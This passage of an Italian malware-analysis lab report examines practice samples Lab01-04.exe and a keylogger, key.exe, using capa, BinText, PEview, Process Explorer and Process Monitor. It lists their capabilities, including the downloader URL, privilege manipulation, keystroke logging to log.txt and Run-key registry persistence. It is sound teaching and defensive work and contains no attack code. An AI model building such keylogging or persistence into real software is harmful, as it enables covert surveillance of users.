| FILE SYSTEM       | Move File::: [C0063]
|                  | Writes File::: [C0052]
| PROCESS          | Create Process::: [C0017]
|                  | Create Thread::: [C0038]
+-----+
+-----+
| CAPABILITY      | NAMESPACE
|-----|
| contain a resource (.rsrc) section | executable/pe/section/rsrc
| extract resource via kernel32 functions | executable/resource
| contain an embedded PE file        | executable/subfile/pe
| get common file path (2 matches)  | host-interaction/file-system
| move file                      | host-interaction/file-system/move
| bypass Windows File Protection   | host-interaction/file-system/windows-file-protection
| write file on Windows            | host-interaction/file-system/write
| create process on Windows        | host-interaction/process/create
| acquire debug privileges          | host-interaction/process/modify
| modify access privileges          | host-interaction/process/modify
| create thread                   | host-interaction/thread/create
| link function at runtime on Windows (2 matches) | linking/runtime-linking
+-----+
    
```

Figura 6.13: Analisi con Capa di *Lab01-04.exe*.

MITRE ATT&CK – Tattiche e Tecniche

- **Discovery**

Il malware implementa la tecnica *T1083 - File and Directory Discovery*, suggerendo che sia in grado di cercare attivamente file e directory all'interno del sistema compromesso. Questo comportamento è tipico dei malware che tentano di individuare dati sensibili, configurazioni o altri componenti da colpire, spostare o esfiltrare.

- **Execution**

Viene rilevata la tecnica *T1129 - Shared Modules*, che implica l'utilizzo di moduli condivisi per eseguire codice. Questo approccio viene spesso adottato per evadere controlli di integrità o antivirus, sfruttando componenti già presenti nel sistema operativo.

- **Privilege Escalation**

Il file fa uso della tecnica *T1134 - Access Token Manipulation*, che consente al malware di modificare i token di accesso per simulare utenti con privilegi più elevati. Questo meccanismo è comunemente impiegato per eseguire operazioni altrimenti non permesse da un utente standard.

MBC (Malware Behavior Catalog) – Obiettivi e Comportamenti

- **Defense Evasion**

Il comportamento *F0004.007 - Bypass Windows File Protection* evidenzia che il malware tenta di evitare i controlli di protezione dei file di sistema, potenzialmente per modificare file critici senza essere bloccato.

- **Execution**

Con *B0023 - Install Additional Program*, si nota la capacità di

scaricare o installare nuovi eseguibili, suggerendo una potenziale struttura modulare in grado di estendersi.

- **File System**

Le voci *C0063 - Move File* e *C0052 - Write File* mostrano che il file scrive e sposta altri file all'interno del sistema, comportamento coerente con tecniche di persistenza o camouflage, come lo spostamento di payload secondari in directory meno visibili.

- **Process**

I comportamenti *C0017 - Create Process* e *C0038 - Create Thread* indicano che il malware è in grado di creare nuovi processi e thread, capacità fondamentale per eseguire codice in maniera parallela o per avviare componenti malevoli in background.

Capacità Tecniche Osservate (Capa Capabilities)

Nel dettaglio, *Lab01-04.exe* presenta una sezione *.rsrc* da cui estrae risorse utilizzando funzioni del modulo *kernel32.dll*, indicando la presenza di contenuti incorporati (embedded). In particolare, è stato rilevato un file *PE* incluso nel corpo dell'eseguibile, probabilmente un ulteriore componente malevolo che viene eseguito in un secondo momento.

Tra le funzionalità più significative, si notano:

- **Accesso a percorsi di file comuni:** utile per individuare directory di sistema o utenti.

- **Spostamento e scrittura di file:** suggerisce tentativi di elusione o installazione persistente.
- **Bypass della protezione dei file di Windows:** evita restrizioni per file di sistema.
- **Creazione di processi e privilegi di debug:** tipico delle minacce che vogliono monitorare altri processi o iniettare codice.
- **Modifica dei privilegi di accesso:** meccanismo per l'escalation dei privilegi.
- **Link dinamico a runtime:** consente di caricare funzioni solo quando servono, utile per mascherare le reali intenzioni.

Quindi, *Lab01-04.exe* è un eseguibile altamente capace, che implementa una serie di tecniche sofisticate per eludere difese, ottenere privilegi elevati, manipolare il file system e interagire dinamicamente con il sistema operativo.

Extra Flag 5 – File scaricato

Per individuare quale file venga scaricato da *Lab01-04.exe*, si è ricorso all'analisi delle stringhe tramite *BinText*.

Scorrendo i risultati, emerge chiaramente un riferimento testuale alla URL:

http://www.practicalmalwareanalysis.com/updater.exe

La presenza di un URL, suggerisce che il malware, una volta eseguito,

tenta di stabilire una connessione al dominio *practicalmalwareanalysis.com* per scaricare un file esterno denominato *update.exe*. Tale comportamento è tipico di malware che, per mantenere un ingombro iniziale minimo o per eludere più facilmente i controlli antivirus, preferiscono scaricare ulteriori componenti malevoli a runtime.




Figura 6.14: BinText su *Lab01-04.exe*.

Extra Flag 6 – Funzione importata da Wintrust.dll

Per rispondere alla richiesta relativa alla funzione importata da *WINTRUST.dll* che termina in “*Trust*”, è stato utilizzato Dependency Walker. Scorrendo la lista delle librerie collegate, si individua effettivamente *WINTRUST.dll* tra le dipendenze del malware. All’interno di essa, risulta presente la funzione: *WinVerifyTrust*. La funzione è

comunemente impiegata per verificare l'autenticità di un file firmato digitalmente. Tuttavia, nei malware può essere utilizzata anche per manipolare o aggirare i controlli di integrità e autenticazione presenti nei sistemi Windows.




Figura 6.15: Dependency Walker su *Lab01-04.exe*.

Extra Flag 7 – Data di compilazione

Per individuare la data di compilazione del file, è stato utilizzato PEview, uno strumento che consente di esaminare i campi dell'header PE. Navigando nella sezione *IMAGE_FILE_HEADER*, viene rilevato il campo *Time Date Stamp* con il seguente valore:

2019/08/30 – 22:26:59 UTC

Il Time Date Stamp può essere utile sia per fini di correlazione temporale all'interno di un incidente informatico, sia per confrontare versioni differenti dello stesso malware in campagne successive.




Figura 6.16: PEiD su *Lab01-04.exe*.

6.1.3 Static Analysis del Campione key.exe

Il file *key.exe*, incluso tra i campioni di malware del laboratorio, lascia fin da subito intuire il suo potenziale scopo dannoso già dal nome. Per approfondirne il funzionamento, si è proceduto con un’analisi statica tramite *PEview* e *BinText*, due strumenti fondamentali per ispezionare il comportamento di un eseguibile senza eseguirlo.

Esaminando il file con *PEview*, emerge una lunga lista di funzioni importate dalla DLL *ADVAPI32.dll*, molte delle quali sono direttamente legate alla gestione del registro di sistema. Tra le API evidenziate troviamo:

- RegOpenKeyA
- RegSetValueExA
- RegCloseKey

Le funzioni riportate sopra sono comunemente utilizzate per accedere, modificare o salvare chiavi e valori nel registro di Windows. La loro presenza è un primo chiaro indicatore che il malware potrebbe essere in grado di modificare la configurazione del sistema per garantirsi persistenza o per raccogliere informazioni.

Ulteriori API come *CopyFileA*, *Sleep* e *WriteConsoleW* fanno pensare a una struttura capace di scrivere file, gestire i tempi di esecuzione (tipico per evitare detection automatizzate) e, in certi contesti, interagire con l'output utente.




Figura 6.17: PEview su *key.exe*.

Attraverso *BinText*, è stato possibile identificare una serie di stringhe che rafforzano l'ipotesi iniziale: ci troviamo di fronte a un *keylogger*. Le stringhe più indicative comprendono:

- **log.txt**: suggerisce la presenza di un file di log, dove presumibilmente vengono salvate le sequenze di tasti registrate o altre

informazioni rubate.

- **vmx32to64.exe:** un binario apparentemente strano, che potrebbe indicare un modulo ausiliario per adattare il funzionamento del malware a differenti architetture (x86/x64), o anche semplicemente un componente camuffato per scopi evasivi.
- Sequenze alfabetiche intere (abcdefghijklmnopqrstuvwxyz, ABC-DEFGHIJKLMNOPQRSTUVWXYZ), che nei keylogger sono tipicamente utilizzate per confrontare e tracciare input da tastiera.

L'unione di questi elementi, unita alla totale assenza di comportamenti legittimi o innocui, porta a un quadro piuttosto chiaro: *key.exe* è con buona probabilità un componente keylogger pensato per raccogliere dati sensibili, come credenziali o informazioni personali, e memorizzarli localmente su un file (come *log.txt*) per poi trasmetterli successivamente o analizzarli manualmente.

6.2 Basic Dynamic Analysis

L'analisi dinamica è una fase essenziale nel processo di studio del malware, in quanto consente di osservare il comportamento effettivo di un eseguibile malevolo in fase di esecuzione. Per questo laboratorio ci siamo concentrati sul campione *key.exe*, analizzandone l'esecuzione attraverso strumenti come *Process Explorer* e *Process Monitor*, in mo-

do da osservare in tempo reale le attività del malware e le modifiche apportate al sistema.

6.2.1 key.exe

Esecuzione e monitoraggio con Process Explorer

Il primo passo è stato l'avvio del file *key.exe* con privilegi amministrativi, requisito fondamentale affinché il malware possa attivare le proprie funzionalità di persistenza nel sistema. Una volta eseguito, è stato utilizzato *Process Explorer* per monitorare la sua presenza e la gerarchia dei processi.




Figura 6.18: Process Explorer.

Come visibile nell’immagine, *key.exe* risulta essere eseguito come processo figlio di *conhost.exe*, elemento che conferma l’attività del malware all’interno del sistema.

Attività rilevate con Process Monitor

Parallelamente, è stato avviato *Process Monitor* per osservare nel dettaglio tutte le operazioni di basso livello effettuate dal malware. Applicando un filtro specifico per il processo *key.exe*, si è potuto evidenziare l’intera sequenza di azioni svolte:

- **Operazioni su file:** il malware effettua numerosi accessi in lettura e scrittura nel file system. Tra queste, è stato osservato che tenta di aprire o caricare alcune DLL di sistema (*wow64.dll*, *kernelbase.dll*) e successivamente crea un file nella directory *C:\Windows\System32*, che potrebbe essere un componente auxiliario.
- **Persistenza tramite Registro di sistema:** uno degli aspetti più significativi è rappresentato dalla modifica della chiave *Run* all’interno del registro di sistema, in particolare:

8:46:5... key.exe	6868 RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\vmx32to64	SUCCESS	Type: REG_SZ, Length: 70, Data...
8:47:4... key.exe	7000 RegSetValue	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-496026782-2538...	SUCCESS	Type: REG_BINARY, Length: 24....

La entry viene aggiunta per garantire che *key.exe* venga eseguito automaticamente ad ogni avvio del sistema.

CAPITOLO 6. LAB 6 - BASIC MALWARE




Figura 6.19: Process Monitor.

Funzionamento del keylogger

Per confermare il reale comportamento keylogger del malware, è stato avviato Notepad e digitato un breve messaggio di prova. Dopo qualche secondo, nel percorso dove risiede key.exe, è comparso un file chiamato *log.txt*.

Analizzando il contenuto del file, si nota chiaramente che ogni tasto premuto è stato registrato con precisione, compresi gli utilizzi del tasto Shift e i caratteri maiuscoli. Il file di log mostra esattamente ciò che è stato digitato, in questo caso:





Figura 6.20: log.txt


Nel file *log.txt*, la stessa frase appare con simboli di controllo per rappresentare i tasti speciali, come ad esempio *#SHIFT#*, a conferma che il malware intercetta e interpreta anche le modifiche di stato della tastiera.

Verifica della persistenza

Una volta confermato il comportamento malevolo del malware, si è passati ad analizzare la sua capacità di persistere nel sistema anche dopo il riavvio. Per effettuare questo test, il processo *key.exe* è stato terminato manualmente utilizzando *Process Explorer*, cliccando con il tasto destro sul processo e selezionando *Kill Process*.



Successivamente, la macchina è stata riavviata per verificare se il malware fosse in grado di riattivarsi automaticamente. Come previsto, *key.exe* ha ripreso la sua esecuzione subito dopo l'avvio del sistema, confermando l'avvenuta persistenza.




Analisi degli handle attivi

Per approfondire ulteriormente, è stata attivata la visualizzazione degli handle dal menu di Process Explorer tramite:

View → Lower Pane View → Handles

Qui è stato possibile osservare che *vmx32to64.exe* (il file associato alla persistenza del keylogger) mantiene attivi numerosi handle relativi al sistema e alle directory chiave, segno di un comportamento radicato e potenzialmente nascosto nel sistema operativo.

CAPITOLO 6. LAB 6 - BASIC MALWARE



Rimozione della persistenza

